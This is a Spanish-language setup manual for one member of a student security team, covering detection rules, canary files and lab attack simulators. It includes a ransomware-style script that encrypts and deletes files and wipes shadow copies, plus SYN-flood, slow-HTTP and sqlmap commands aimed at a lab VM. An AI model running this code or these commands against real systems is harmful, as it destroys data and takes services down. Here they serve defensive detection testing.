Paso 3 — Instalar dependencias core + tu rol


BASH

```
# Todos instalan estos:
pip install -e ".[dev]"

# Además según tu rol:
pip install -e ".[contracts]"      # P1 (siempre + más abajo)
pip install -e ".[ml]"            # P2
pip install -e ".[soar,llm]"      # P1 (servicios)
pip install -e ".[ui]"            # P4
```

Paso 4 — Verificar contracts


BASH

```
pytest argos_contracts/tests/ -v
# Esperado: 69 passed
```

Si no pasan los 69 tests, revisa que el venv esté activado (`which python` debe apuntar a `.venv/bin/python`).

Paso 5 — Copiar plantilla de variables


BASH

```
cp .env.example .env
# Editar .env con tus valores reales (tu manual individual te dice cuáles)
```

Paso 6 — Configurar git

 BASH

```
git config user.name "<Tu Nombre>"
git config user.email "<tu@email.com>"
# Crear tu branch:
git checkout -b feature/<tu-pX>/setup-inicial
```

11. Comunicación del equipo durante la implementación

Standup diario

- **Hora:** 9:00 AM
- **Canal:** Discord `#argos-standup`, llamada de voz
- **Duración:** 20 minutos (cada integrante ~3-4 min)
- **Formato** (per `docs/team/standup-template.md`):
 - Lo que cerré ayer (PRs mergeados, tests passing)
 - Lo que cierro hoy (objetivos del día)
 - Bloqueos (qué necesito de otro integrante)

Canales Discord del equipo

- `#argos-standup` — standup diario
- `#argos-help` — preguntas técnicas urgentes
- `#argos-prs` — notificación de PRs abiertos (GitHub bot)
- `#argos-incidents` — donde el bot ARGOS enviará notificaciones del demo

Reglas operativas (post ADR-0008)

1. **No tocar la doc arquitectónica.** Los docs están sincronizados con la realidad. Si descubres algo arquitectónico nuevo, abre un ADR-0009 en lugar de modificar SAD/threat model/README.

2. **No optimizar prematuramente.** El objetivo es que los 8 UCs corran end-to-end, no que sean óptimos. Performance fine-tuning queda para después del demo.
3. **Mocks son OK al inicio.** Si tu pieza depende de otra que aún no está lista, usa FakeRedis, mocked HTTP, o synthetic data. Integración real cuando ambas piezas estén listas.
4. **Verificar en lab real al menos 2 veces al día.** Cada integrante corre el flow E2E en su Vagrant antes del almuerzo y antes de pushear.
5. **Pedir ayuda en menos de 30 minutos.** Si llevas más de media hora atascado, pingueas en `#argos-help` o llamas a otro integrante. No debug solitario.
6. **Push diario obligatorio** antes de las 22:00. Si no pusheas, tu nombre aparece en el standup del día siguiente.

Claude Code / asistentes IA — política reinterpretada (ADR-0008)

Cada integrante puede usar Claude Code (o cualquier asistente IA: Cursor, GitHub Copilot, ChatGPT) como **acelerador en SU propia parte**. La condición no-negociable: cada integrante DEBE entender el código que produce con asistencia de IA y poder defenderlo en viva sin la asistencia presente. La asistencia es para velocidad, NO para reemplazar comprensión.

La regla específica que se mantiene: P1 (Enzo) no escribe código de otros integrantes con Claude Code. P1 puede asesorar y revisar, no producir el código de otros.

12. Lo que NO se entrega para el demo

Para que no te sorprendas cuando llegue el demo sin estas cosas:

- **Calibración Q5 protocol** con dataset etiquetado real (~100 ransomware + ~500 benignas).
- **UC-03 split-brain con 4 aprobadores reales** no scripted.
- **UC-05 stealth attack** end-to-end pulido.
- **PRs Sigma upstream aceptados** por SigmaHQ maintainers (depende de tiempos externos).
- **Video demo final editado.**
- **Informe técnico final.**
- **Cross-encoder reranker en RAG** (descartado del scope v1 per ADR-0001 v2).

Lo que SÍ se completa para el demo: 5 UCs corriendo end-to-end (UC-01, UC-02, UC-04, UC-06, UC-07), con UC-08 como nice-to-have, más dos rehearsals previos.

13. Documentos relacionados (referencia completa)

Si algo de este documento no quedó claro o necesitas más profundidad:

Si quieres saber...	Lee
Arquitectura completa de cada bloque	docs/architecture/SOLUTION_ARCHITECTURE_DOCUMENT.md
Por qué se tomó cada decisión arquitectónica	docs/decisions/ (ADRs 0001-0008)
Análisis de amenazas STRIDE/FMEA	docs/architecture/THREAT_MODEL.md
Detalle de los 8 UCs	docs/use-cases/USE_CASES.md
Política de manejo de datos sensibles a LLM	docs/data-handling.md
Rúbrica del curso y mapping a deliverables	docs/EVALUATION_CRITERIA.md
Estado real vs. documentado del proyecto	docs/PROJECT_STATUS.md
Flujo del sistema visualmente	docs/architecture/argos_flow.html
Tu manual individual	docs/team/manual-p<X>-<nombre>.md
Plan operacional general	docs/team/manual-equipo.md

Change log

Versión	Fecha	Cambio	Autor
1.0	2026-05-24	Initial — sección común de introducción para los 4 manuales individuales. Cubre arquitectura, UCs, ejemplo end-to-end UC-01, glosario MITRE, stack tecnológico, convenciones del repo, política Claude Code, quick start.	P1 (Enzo Ordoñez Flores)

Parte II — Manual de Angeles Castillo

Manual P3 — Angeles Castillo · Detección + Attack Simulation

Campo	Valor
Rol	Owner de Layer 1 (Sigma + Wazuh), Layer 3 (Canary FIM) y todos los simuladores de ataque
Owns	<code>detection/sigma/</code> · <code>detection/wazuh/</code> · <code>deception/canary_fim/</code> · <code>attack-simulation/</code>
No owns	ML/LLM (P2) · SOAR/Notif (P1) · Infra (P4)
Outputs blocking	<code>events:raw_wazuh</code> (consumido por P2) · simuladores ejecutables (operados por P4 en demo)
Entrega final	13 de junio de 2026

0. Tu charter

Tú generas los eventos: tanto las **alertas** (Sigma rules que disparan sobre logs Wazuh, Canary FIM whodata) como los **ataques** que las disparan (ransomware simulator, DDoS con hping3/slowhttptest, SQL injection con sqlmap). Sin ti, las otras 3 capas no tienen nada que procesar.

0.1 UCs que cubres

UC	Tu rol
UC-01 LockBit-like	Sigma firing T1486 + ML score sobre tus eventos crudos
UC-02 Canary path	Layer 3 (Canary FIM whodata) — única capa firing
UC-04 Postgres attack	<code>postgres_attack.py</code> + Sigma reglas T1021
UC-06 DDoS (hping3 + slowhttptest)	Simulador + Sigma red
UC-07 SELECT masivo (false positive)	Generador pgAudit + Sigma DB
UC-08 SQL injection (sqlmap)	Simulador + Sigma DB

0.2 Cómo leer cada sub-sección

Cada componente sigue: **Contexto** → **Pasos manuales** si aplica → **Comandos** → **Salida esperada** → **Verificación** → Si algo falla.

Fase 1 — Cimientos

1.1 Prerequisites

Comandos



```
python3 --version
docker --version
sudo apt list --installed 2>/dev/null | grep -E "(hping3|slowhttptest|sqlmap)" || echo "No installed"
```

Salida esperada

SALIDA ESPERADA

```
Python 3.11.7
Docker version 24.x.x
ninguno instalado aún
```

1.2 Instalar simuladores de ataque

Pasos manuales (Ubuntu/Debian)

1. Actualiza el índice de paquetes: `sudo apt update`.
2. Instala los 3 paquetes: hping3 (SYN flood), slowhttptest (slow HTTP), sqlmap (SQL injection).
3. Verifica cada uno con `--version`.

Comandos

```
sudo apt update
sudo apt install -y hping3 slowhttptest sqlmap

hping3 --version 2>&1 | head -1
slowhttptest -v 2>&1 | head -1
sqlmap --version 2>&1 | head -1
```

Salida esperada

SALIDA ESPERADA

```
hping3 version 3.x
Version 1.x
1.x.x.x
```

Verificación

VERIFICACIÓN

```
command -v hping3 && command -v slowhttptest && command -v sqlmap && echo "todos ins
```

Esperado:

SALIDA ESPERADA

```
/usr/sbin/hping3
/usr/bin/slowhttptest
/usr/bin/sqlmap
todos instalados
```

Si algo falla

Síntoma	Causa	Fix
<code>Unable to locate package hping3</code> en macOS	macOS no tiene apt	<code>brew install hping nmap</code> (hping3 no está en brew; usa nping)
<code>slowhttptest</code> not found en Ubuntu antiguo	Repo viejo	<code>sudo apt install -y slowhttptest --reinstall</code> o compilar desde https://github.com/shekyaan/slowhttptest

1.3 Instalar sigma-cli

Comandos



BASH

```
pip install sigma-cli pysigma pysigma-backend-wazuh  
sigma --version
```

Salida esperada

SALIDA ESPERADA

```
SigmaConverter v0.10.x
```

Verificación



VERIFICACIÓN

```
sigma plugin list | grep -i wazuh
```

Esperado:

SALIDA ESPERADA

```
pysigma-backend-wazuh    OK
```

1.4 Clone repo + venv

Comandos



BASH

```
mkdir -p ~/code && cd ~/code
git clone git@github.com:EnzoOrdonez/argos.git
cd argos
python3 -m venv .venv
source .venv/bin/activate
pip install -e ./argos_contracts
pip install -r detection/requirements.txt
pip install -r attack-simulation/requirements.txt
pytest detection/ attack-simulation/ -q
```

Salida esperada

SALIDA ESPERADA

```
Successfully installed argos_contracts-1.1.0 ...
..... [100%]
6 passed in 0.10s
```

1.5 Acceder al lab (P4 lo provee)

Pasos manuales

1. P4 te comparte el Vagrantfile y las claves SSH (o sólo te pide hacer `vagrant up` con el repo).
2. Verifica acceso a las 3 VMs.

Comandos


BASH

```
cd lab/  
vagrant ssh windows-victim    # PowerShell prompt en Windows VM  
exit  
  
vagrant ssh linux-victim      # ubuntu@linux-victim  
exit  
  
vagrant ssh lab-manager       # ubuntu@lab-manager  
exit
```

Verificación


VERIFICACIÓN

```
cd lab && vagrant status | grep -E "running|poweroff"
```

Esperado:

SALIDA ESPERADA

windows-victim	running (virtualbox)
linux-victim	running (virtualbox)
lab-manager	running (virtualbox)

Checklist Fase 1

#	Check	OK
1	hping3 · slowhttptest · sqlmap presentes	☐
2	<code>sigma --version</code> responde	☐
3	Repo clonado, venv, deps instaladas	☐
4	Tests existentes pasan (6 passed)	☐
5	Las 3 VMs accesibles vía <code>vagrant ssh</code>	☐

Fase 2 — Skeletons funcionales

2.1 Sysmon en Windows victim (logs base para Sigma)

Contexto

Sysmon enriquece los Event Logs de Windows con info crítica: process create, file write, network conn, registry mods. Sin Sysmon, Sigma para Windows es ciego.

Pasos manuales (en la VM Windows, via `vagrant ssh windows-victim`)

1. Abre PowerShell como Administrador.
2. Descarga Sysmon de Microsoft Sysinternals.
3. Descarga la config sysmon-modular de Olaf Hartong (estándar de facto).
4. Instala con `Sysmon64.exe -i`.
5. Verifica que el servicio quedó corriendo.

Comandos (PowerShell en la VM Windows)

 POWERSHELL

```
New-Item -ItemType Directory -Force -Path C:\tools

Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile C:\tools\Sysmon.zip
Expand-Archive C:\tools\Sysmon.zip -DestinationPath C:\tools\Sysmon -Force
Invoke-WebRequest -Uri https://raw.githubusercontent.com/olafhartong/sysmon-modular/main/Sysmon64.exe -OutFile C:\tools\Sysmon\Sysmon64.exe

cd C:\tools\Sysmon
.\Sysmon64.exe -i sysmonconfig.xml -accepteula

Get-Service Sysmon64
```

Salida esperada

SALIDA ESPERADA

```
System Monitor v14.x - System activity monitor
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Status	Name	DisplayName
-----	----	-----
Running	Sysmon64	Sysmon64

Verificación

 POWERSHELL

```
# disparar evento
notepad.exe; Start-Sleep 1; Stop-Process -Name notepad -Force
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 1 | Format-
```

Esperado:

SALIDA ESPERADA

```
Id          : 1
TimeCreated  : ...
Message      : Process Create: ... Image: C:\Windows\System32\notepad.exe ...
```

Si algo falla

Síntoma	Causa	Fix
<code>Access is denied</code> al ejecutar <code>Sysmon64.exe -i</code>	PowerShell no es admin	Cierra y abre PowerShell con "Run as Administrator"
Servicio Sysmon64 stopped	Reboot resetea	<code>Start-Service Sysmon64</code>
No hay eventos en EventLog	Driver no cargado	<code>sc query SysmonDrv</code> debe mostrar RUNNING

2.2 auditd en Linux victim

Pasos manuales (via `vagrant ssh linux-victim`)

1. Instalar paquete: `sudo apt install -y auditd audispd-plugins`.
2. Escribir reglas en `/etc/audit/rules.d/argos.rules` con 4 entradas críticas.
3. Reiniciar auditd.
4. Verificar con `auditctl -l`.

Comandos

 BASH

```
sudo apt update && sudo apt install -y auditd audispd-plugins

sudo tee /etc/audit/rules.d/argos.rules > /dev/null << 'EOF'
# Process exec
-a always,exit -F arch=b64 -S execve -k argos_exec
# Writes en directorios sensibles
-w /var/lib/postgresql -p wa -k argos_pg
-w /etc/passwd -p wa -k argos_passwd
-w /opt/argos/canary -p wa -k argos_canary
EOF

sudo systemctl restart auditd
sudo auditctl -l
```

Salida esperada

SALIDA ESPERADA

```
-a always,exit -F arch=b64 -S execve -F key=argos_exec
-w /var/lib/postgresql -p wa -k argos_pg
-w /etc/passwd -p wa -k argos_passwd
-w /opt/argos/canary -p wa -k argos_canary
```

Verificación

 VERIFICACIÓN

```
sudo touch /etc/passwd
sudo ausearch -k argos_passwd | tail -5
```

Esperado:

SALIDA ESPERADA

```
time→Fri May 24 18:10:00 2026
type=PROCTITLE msg=audit(...): proctitle="touch /etc/passwd"
type=PATH msg=audit(...): name="/etc/passwd" ...
type=CWD msg=audit(...): cwd="/home/ubuntu"
type=SYSCALL msg=audit(...): ... exe="/usr/bin/touch" key="argos_passwd"
```

2.3 Sigma rules — Layer 1

Contexto

Cada regla Sigma es un YAML declarativo que sigma-cli convierte a query del backend de tu SIEM (en nuestro caso, formato Wazuh XML). Versionas YAML → reglas son revisables, portables a otros SIEMs.

Estructura

SALIDA ESPERADA

```
detection/sigma/rules/
├── ransomware/
│   ├── win_proc_create_vssadmin_delete.yml      ← T1490
│   ├── win_file_mass_encrypt.yml                ← T1486
│   └── lin_canary_write_unexpected_user.yml      ← T1486+T1083
├── network/
│   ├── ddos_syn_flood.yml                       ← T1498
│   └── slow_http_post.yml                       ← T1499
├── db/
│   ├── pg_select_massive_unusual_table.yml      ← T1213
│   └── pg_sqli_pattern.yml                      ← T1190
└── lateral/
    └── win_psexec_remote_admin.yml               ← T1021
```

Ejemplo completo: win_proc_create_vssadmin_delete.yml



```
title: VSS Admin Shadow Copy Deletion (Ransomware Indicator)
id: 7c2d9e80-1f0c-4a4c-9b1f-argos001
status: experimental
description: |
  Detects use of vssadmin.exe to delete volume shadow copies, a classic
  pre-encryption step in ransomware (T1490 Inhibit System Recovery).
author: ARGOS / Angeles Castillo
date: 2026/05/24
references:
  - https://attack.mitre.org/techniques/T1490/
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\vssadmin.exe'
    CommandLine|contains|all:
      - 'delete'
      - 'shadows'
  condition: selection
falsepositives:
  - Legitimate admin removing old shadow copies (manual; check user context).
level: critical
tags:
  - attack.impact
  - attack.t1490
```

Ejemplo: pg_select_massive_unusual_table.yml



```
title: Massive SELECT on Unusual Table (Possible Data Exfil or False Positive)
id: 1a3b5c7d-9e0f-4321-abcd-argos007
status: experimental
description: |
  pgAudit reporta un SELECT que retornó > 100k filas sobre una tabla que
  no figura en el patrón normal del usuario. UC-07 usa esto como caso de FP.
logsource:
  product: postgresql
  service: pgaudit
detection:
  selection:
    audit_class: 'READ'
    rows_returned|gte: 100000
  filter_known:
    relation:
      - 'reports.daily_summary'
      - 'analytics.weekly_kpis'
    condition: selection and not filter_known
falsepositives:
  - Ad-hoc analytics queries.
level: medium
tags:
  - attack.exfiltration
  - attack.t1213
```

Comandos (validar + convertir)



BASH

```
sigma check detection/sigma/rules/ --recursive

sigma convert -t wazuh -p windows_audit \
  detection/sigma/rules/ransomware/win_proc_create_vssadmin_delete.yml
```

Salida esperada

SALIDA ESPERADA

```
Found 8 valid Sigma rules. 0 errors. 0 warnings.
```

```
<rule id="100001" level="12">
  <if_sid>61610</if_sid>
  <field name="win.eventdata.image" type="pcre2">\\vssadmin\.exe$</field>
  <field name="win.eventdata.commandLine" type="pcre2">(?!i)delete.*shadows|shadows.*delet
  <description>VSS Admin Shadow Copy Deletion (Ransomware Indicator)</description>
  ...
</rule>
```

Verificación

VERIFICACIÓN

```
sigma check detection/sigma/rules/ --recursive 2>&1 | grep -E "errors|warnings"
ls detection/sigma/rules/**/*.yaml | wc -l
```

Esperado:

SALIDA ESPERADA

```
Found 8 valid Sigma rules. 0 errors. 0 warnings.
8
```

2.4 Canary FIM whodata (Layer 3)

Contexto

Creas archivos canary en directorios trap. Wazuh FIM con módulo `whodata` captura el evento de modificación junto con el usuario y proceso que lo tocó. Cualquier escritura a un canary = compromiso confirmado (alto valor, bajo FP).

Pasos manuales (en linux-victim)

1. Crear directorio `/opt/argos/canary` (necesita sudo).
2. Poblar con archivos señuelo de nombres tentadores (`finance_2026_Q1.xlsx` , `passwords_backup.txt`).
3. Configurar el agent Wazuh para FIM whodata sobre ese directorio.
4. Reiniciar el agent.

Comandos (en linux-victim)

BASH

```
sudo mkdir -p /opt/argos/canary

sudo tee /opt/argos/canary/finance_2026_Q1.xlsx > /dev/null << 'EOF'
THIS IS A CANARY FILE - DO NOT MODIFY
ARGOS will trigger an alert on any write/modify event.
EOF

sudo tee /opt/argos/canary/passwords_backup.txt > /dev/null << 'EOF'
ARGOS canary file. Touching this is malicious.
EOF

sudo chmod 644 /opt/argos/canary/*
```

Configurar agent Wazuh — editar `/var/ossec/etc/ossec.conf`

Agrega dentro del bloque `<syscheck>` :

XML

```
<syscheck>
  <directories whodata="yes" report_changes="yes" check_all="yes" realtime="yes">/opt
  <skip_nfs>yes</skip_nfs>
  <frequency>30</frequency>
</syscheck>
```

Comandos para reiniciar


BASH

```
sudo systemctl restart wazuh-agent  
sudo grep -i whodata /var/ossec/logs/ossec.log | tail -5
```

Salida esperada

SALIDA ESPERADA

```
2026/05/24 18:30:01 wazuh-syscheckd: INFO: (6921): Whodata engine started.
```

Verificación


VERIFICACIÓN

```
echo "tampered" | sudo tee -a /opt/argos/canary/passwords_backup.txt  
sleep 3  
sudo tail -50 /var/ossec/logs/alerts/alerts.json | jq 'select(.rule.id|tonumber ≥ 500
```

Esperado:

SALIDA ESPERADA

```
{  
  "rule": { "id": "554", "level": 7, "description": "File modified..." },  
  "syscheck": {  
    "path": "/opt/argos/canary/passwords_backup.txt",  
    "audit": { "user_name": "root", "process_name": "/usr/bin/tee", ... }  
  }  
}
```

Si algo falla

Síntoma	Causa	Fix
<code>Whodata engine couldn't initialize</code>	Kernel < 3.16 o auditd no instalado	<code>sudo apt install auditd</code> y reboot
No alerta tras modificar canary	<code>realtime</code> desactivado	Revisa que <code><directories realtime="yes" whodata="yes"></code> esté en <code>ossec.conf</code>

2.5 Attack simulator: ransomware (UC-01, UC-02, UC-04)

Contexto

Tres variantes:

- `uc01` : encryption masiva + vssadmin shadow delete → 3 capas firing → T0.
- `uc02` : sólo toca canaries → Layer 3 sola firing → T0.
- `uc04` : postgres_attack (T1190 + lateral) → T2 con two-person rule.

NO hace daño real: trabaja en `/opt/argos/sandbox/`. Cifrados son reversibles con la key que imprime.

`attack-simulation/ransomware_simulator/lockbit_like.py`



```

"""Simulador estilo LockBit – variantes uc01 (cifra) y uc02 (toca canaries)."""

from __future__ import annotations
import argparse, time
from pathlib import Path
from cryptography.fernet import Fernet

SANDBOX = Path("/opt/argos/sandbox")
CANARY = Path("/opt/argos/canary")

def _encrypt_files(target_dir: Path, n_files: int = 200) → int:
    key = Fernet.generate_key()
    f = Fernet(key)
    print(f"[lockbit-like] generated key: {key.decode()}")
    count = 0
    for path in target_dir.rglob("*"):
        if not path.is_file() or path.suffix == ".argos_locked":
            continue
        if count ≥ n_files:
            break
        try:
            data = path.read_bytes()
            encrypted = f.encrypt(data)
            new_path = path.with_suffix(path.suffix + ".argos_locked")
            new_path.write_bytes(encrypted)
            path.unlink()
            count += 1
        except Exception as e: # noqa: BLE001
            print(f"[!] {path}: {e}")
    return count

def variant_uc01(target_host: str) → None:
    print(f"[uc01] encrypting up to 200 files in {SANDBOX}/")
    n = _encrypt_files(SANDBOX, n_files=200)
    print(f"[uc01] encrypted {n} files")
    print("[uc01] (simulated) vssadmin delete shadows /all /quiet")
    import subprocess
    subprocess.run([
        "powershell.exe", "-Command",
        "Start-Process -FilePath vssadmin -ArgumentList 'delete shadows /all /quiet"
        "-NoNewWindow -Wait -ErrorAction SilentlyContinue"
    ], check=False)

```

```

def variant_uc02(target_host: str) → None:
    print(f"[uc02] writing to canaries in {CANARY}/ (NOT encrypting)")
    for canary in CANARY.glob("*"):
        try:
            with canary.open("ab") as f:
                f.write(b"\nTAMPERED by uc02 sim at " + str(time.time()).encode())
            print(f"    touched {canary.name}")
        except Exception as e:
            print(f"    [!] {canary}: {e}")

def main() → None:
    p = argparse.ArgumentParser()
    p.add_argument("--variant", choices=["uc01", "uc02"], required=True)
    p.add_argument("--target", required=True)
    args = p.parse_args()
    {"uc01": variant_uc01, "uc02": variant_uc02}[args.variant](args.target)

if __name__ == "__main__":
    main()

```

Pasos manuales — poblar sandbox

1. Crear directorio en linux-victim: `sudo mkdir -p /opt/argos/sandbox`.
2. Poblar con 500 archivos de ~4 KB cada uno (datos aleatorios para realismo).

Comandos

 BASH

```

sudo mkdir -p /opt/argos/sandbox
cd /opt/argos/sandbox
for i in $(seq 1 500); do
    sudo dd if=/dev/urandom of=file_${i}.dat bs=1K count=4 status=none
done
ls /opt/argos/sandbox | wc -l

```

Salida esperada

SALIDA ESPERADA

500

Verificación (dry-run uc02)

 VERIFICACIÓN

```
python attack-simulation/ransomware_simulator/lockbit_like.py --variant uc02 --target /opt/argos/sandbox | wc -l # debe seguir siendo 500
```

Esperado:

SALIDA ESPERADA

```
[uc02] writing to canaries in /opt/argos/canary/ (NOT encrypting)
  touched finance_2026_Q1.xlsx
  touched passwords_backup.txt
500
```

2.6 Attack simulator: DDoS (UC-06)

Contexto

Dos ataques de denegación de servicio: SYN flood (capa 3) y Slow HTTP POST (capa 7). Disparan Sigma rules de red.

Pasos manuales

1. Confirma que P4 tiene un puerto 80 abierto en linux-victim (puede ser un nginx default o un placeholder).
2. Corre cada simulador desde tu laptop atacante.

Comandos


BASH

```
# SYN flood (~3 segundos; CTRL+C para parar)
sudo timeout 3 hping3 -S -p 80 --flood --rand-source 192.168.56.21

# Slow HTTP POST (~30s)
slowhttptest -c 1000 -B -g -o /tmp/slowhttp_uc06 \
-i 10 -r 200 -s 8192 -t POST \
-u http://192.168.56.21:80/upload -x 10 -p 3
```

Salida esperada

SALIDA ESPERADA

```
HPING 192.168.56.21 (eth0 192.168.56.21): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
--- 192.168.56.21 hping statistic ---
250000 packets transmitted, 0 packets received, 100% packet loss

Test ended on ... s
slow HTTP test status on ... s:
...
service unavailable      YES
```

Verificación


VERIFICACIÓN

```
ssh lab-manager "sudo grep -E 'syn-flood|slowhttp' /var/ossec/logs/alerts/alerts.js"
```

Esperado:

SALIDA ESPERADA

```
{"rule":{"description":"SYN flood detected ...","level":10,...}}
{"rule":{"description":"Slow HTTP attack detected ...","level":9,...}}
```

Si algo falla

Síntoma	Causa	Fix
Operation not permitted con hping3	Falta sudo o capability	<code>sudo hping3 ...</code>
<code>slowhttptest: command not found</code> después de apt install	PATH	<code>which slowhttptest</code> debe ser <code>/usr/bin/...</code>
Sigma red no firing	Bridge no envía eventos de red	Coordina con P4: el bridge debe envolver TODOS los alerts

2.7 Attack simulator: SQL injection (UC-08)

Pasos manuales

1. Pídele a P4 que confirme la app web vulnerable (DVWA o equivalente) corriendo en linux-victim:80.
2. Corre sqlmap "modo gentil" para no romper la DB.

Comandos

BASH

```
sqlmap -u "http://192.168.56.21/login.php?username=admin&password=admin" \
--batch --level=2 --risk=2 --dbs
```

Salida esperada

SALIDA ESPERADA

```
[INFO] testing connection to the target URL
[INFO] the back-end DBMS is PostgreSQL
[INFO] fetching database names
available databases [4]:
[*] app_prod
[*] argos_audit
[*] postgres
[*] template1
```

Verificación



VERIFICACIÓN

```
ssh linux-victim "sudo tail -50 /var/log/postgresql/postgresql-15-main.log | grep -i
```

Esperado:

SALIDA ESPERADA

```
LOG: AUDIT: SESSION,READ,SELECT,SELECT pg_database.datname FROM ...
```

2.8 Generador de carga benigna (UC-07 false positive)

Contexto

UC-07 valida que ARGOS NO escala falsos positivos. Una analista corre un SELECT que devuelve 200k filas: ruidoso pero legítimo. Debe terminar en T3 (sólo logging).

`attack-simulation/benign_load/heavy_select.py`



```
"""Carga benigna: SELECT masivo sobre tabla legítima."""

import argparse, time
import psycopg

def main():
    p = argparse.ArgumentParser()
    p.add_argument("--rows", type=int, default=200_000)
    p.add_argument("--user", default="analyst")
    p.add_argument("--password", default="analyst_pwd")
    args = p.parse_args()

    conn = psycopg.connect(
        f"host=192.168.56.21 port=5432 dbname=app_prod "
        f"user={args.user} password={args.password}"
    )
    with conn.cursor() as cur:
        t0 = time.monotonic()
        cur.execute(f"SELECT generate_series(1, {args.rows}) AS n;")
        rows = cur.fetchall()
        dt = time.monotonic() - t0
        print(f"fetches {len(rows)} rows in {dt:.2f}s as user={args.user}")
    conn.close()

if __name__ == "__main__":
    main()
```

Verificación

VERIFICACIÓN

```
python attack-simulation/benign_load/heavy_select.py --rows 200000  
sleep 5  
redis-cli KEYS 'incident:*' | tail -1 | xargs redis-cli GET | jq '.tier'
```

Esperado:

SALIDA ESPERADA

```
fetches 200000 rows in 1.34s as user=analyst  
"T3"
```

Si el tier es T0/T1/T2 → tu sistema escala FPs y P1 debe revisar el `tier_router`.

Checklist Fase 2

#	Check	OK
1	Sysmon corriendo en windows-victim	☐
2	auditd reglas cargadas en linux-victim	☐
3	Wazuh agent + FIM whodata activo	☐
4	≥ 8 Sigma rules validan con <code>sigma check</code>	☐
5	Canary modificación dispara alerta con <code>user_name</code> y <code>process_name</code>	☐
6	uc01 cifra ≤ 200 archivos; uc02 toca canaries sin cifrar	☐
7	hping3 + slowhttptest producen alertas	☐
8	sqlmap detecta SQLi + pgAudit registra	☐
9	Generador benigno termina en T3 (no escala)	☐

Fase 3 — Integración real

3.1 Cargar Sigma rules en el Wazuh manager

Pasos manuales

1. Generar reglas Wazuh-formateadas desde Sigma con `sigma convert`.
2. Copiarlas a `/var/ossec/etc/rules/` del manager.
3. Recargar manager.

Comandos

BASH

```
mkdir -p /tmp/wazuh_rules
sigma convert -t wazuh -p windows_audit \
  --output /tmp/wazuh_rules/100_argos_ransomware.xml \
  detection/sigma/rules/ransomware/

vagrant scp /tmp/wazuh_rules/100_argos_ransomware.xml lab-manager:/var/ossec/etc/rules

vagrant ssh lab-manager -c "sudo /var/ossec/bin/wazuh-control reload"
```

Salida esperada

SALIDA ESPERADA

```
Wrote 3 rules to /tmp/wazuh_rules/100_argos_ransomware.xml
100_argos_ransomware.xml          100%   2KB   1.5MB/s
Reloading.
Wazuh manager reloaded.
```

Verificación

VERIFICACIÓN

```
vagrant ssh linux-victim -c "echo 'tampered' | sudo tee -a /opt/argos/canary/password.txt"
sleep 3
vagrant ssh lab-manager -c "sudo tail -5 /var/ossec/logs/alerts/alerts.json | jq -r '.[].message'"
```

Esperado:

SALIDA ESPERADA

```
Integrity checksum changed.
```

3.2 Bridge Wazuh → `events:raw_wazuh`

Contexto

P4 levanta un servicio que tail-ea `alerts.json` y empuja al stream. Tu validación: ver que cada alerta significativa llega al stream.

Verificación



VERIFICACIÓN

```
redis-cli XLEN events:raw_wazuh
redis-cli XREVRANGE events:raw_wazuh + - COUNT 1
```

Esperado (después de disparar un canary):

SALIDA ESPERADA

```
1
1) 1) "1234-0"
   2) 1) "data"
      2) "{\"host\":\"linux-victim\",\"mitre_technique\":\"T1486\", ...}"
```

3.3 UC-01 end-to-end (con P1, P2 y P4 arriba)

Comandos



BASH

```

vagrant ssh linux-victim
python /vagrant/attack-simulation/ransomware_simulator/lockbit_like.py \
    --variant uc01 --target linux-victim

```

Verificación

VERIFICACIÓN

```

sleep 10
redis-cli KEYS 'incident:*' | tail -1 | xargs redis-cli GET | jq '.tier, .num_layers'

```

Esperado:

SALIDA ESPERADA

```

"10"
3

```

Checklist Fase 3

#	Check	OK
1	Reglas Sigma cargadas en Wazuh manager	☐
2	Bridge alerts.json → events:raw_wazuh funcional	☐
3	UC-01 end-to-end OK	☐
4	UC-02 end-to-end OK	☐
5	UC-06 DDoS dispara alertas red	☐
6	UC-08 SQLi dispara alertas DB	☐
7	UC-07 benigno NO escala (queda T3)	☐

Fase 4 — Rehearsal y polish

4.1 Rehearsal serial de los 7 UCs

Pasos manuales

1. Coordina ventana de 30 min con P1 + P4 arriba.
2. Ejecuta cada UC y mide latencia hasta incident creado.
3. Anota cada métrica en tabla.

Comandos



BASH

```

for uc in uc01 uc02; do
    echo "=== $uc ==="
    vagrant ssh linux-victim -c "python /vagrant/attack-simulation/ransomware_simulation.py"
    sleep 30
done

sudo timeout 5 hping3 -S -p 80 --flood --rand-source 192.168.56.21
sleep 30

sqlmap -u "http://192.168.56.21/login.php?username=admin" --batch --level=2 --risk=2
sleep 30

python attack-simulation/benign_load/heavy_select.py --rows 200000

```

Métricas esperadas

UC	Latency detect → incident	Tier	Capas firing	Notif OK
UC-01	< 8 s	T0	3	sí
UC-02	< 6 s	T0	1	sí
UC-04	< 10 s	T2	2	sí
UC-06	< 12 s	T1	2	sí
UC-07	n/a	T3	1	no (diseño)
UC-08	< 15 s	T1	2	sí

4.2 Plan de fallback de ataques

Contexto

Si un simulador falla el día del demo:

- **UC-01 fallback:** tener carpeta `/opt/argos/sandbox_pre_encrypted/` con archivos ya cifrados; demostrar mostrando ese estado y ejecutando sólo el `vssadmin` para disparar Sigma.

- **UC-06 fallback:** tener captura de Wireshark pre-grabada del flood.
- **Video respaldo:** P4 lo graba durante rehearsal final.

4.3 Pre-demo checklist (T-2 h)

#	Check	OK
1	<code>Get-Service Sysmon64</code> → Running	☐
2	<code>systemctl status auditd</code> → active	☐
3	Wazuh agent en ambas VMs running	☐
4	hping3 · slowhttptest · sqlmap responden a <code>--version</code>	☐
5	Canaries existen y son escribibles	☐
6	Sandbox tiene 500+ archivos (re-poblar si demo previo cifró)	☐
7	Video respaldo grabado	☐

Apéndice A — Troubleshooting

#	Síntoma	Diagnóstico	Fix
A. 1	Sigma rule no dispara	¿Carga? ¿Decode? ¿Sysmon?	<code>/var/ossec/bin/wazuh-logtest</code> y pegar el log
A. 2	Whodata no funciona	Kernel < 3.16	Usar <code>realtime="yes"</code> sin whodata; perdemos atribución de usuario
A. 3	hping3 <code>Operation not permitted</code>	Sin capability	<code>sudo hping3 ...</code> o en contenedor <code>--cap-add=NET_RAW</code>
A. 4	sqlmap "no parameter found"	URL mal formada	Usa <code>--forms</code> para crawling de HTML
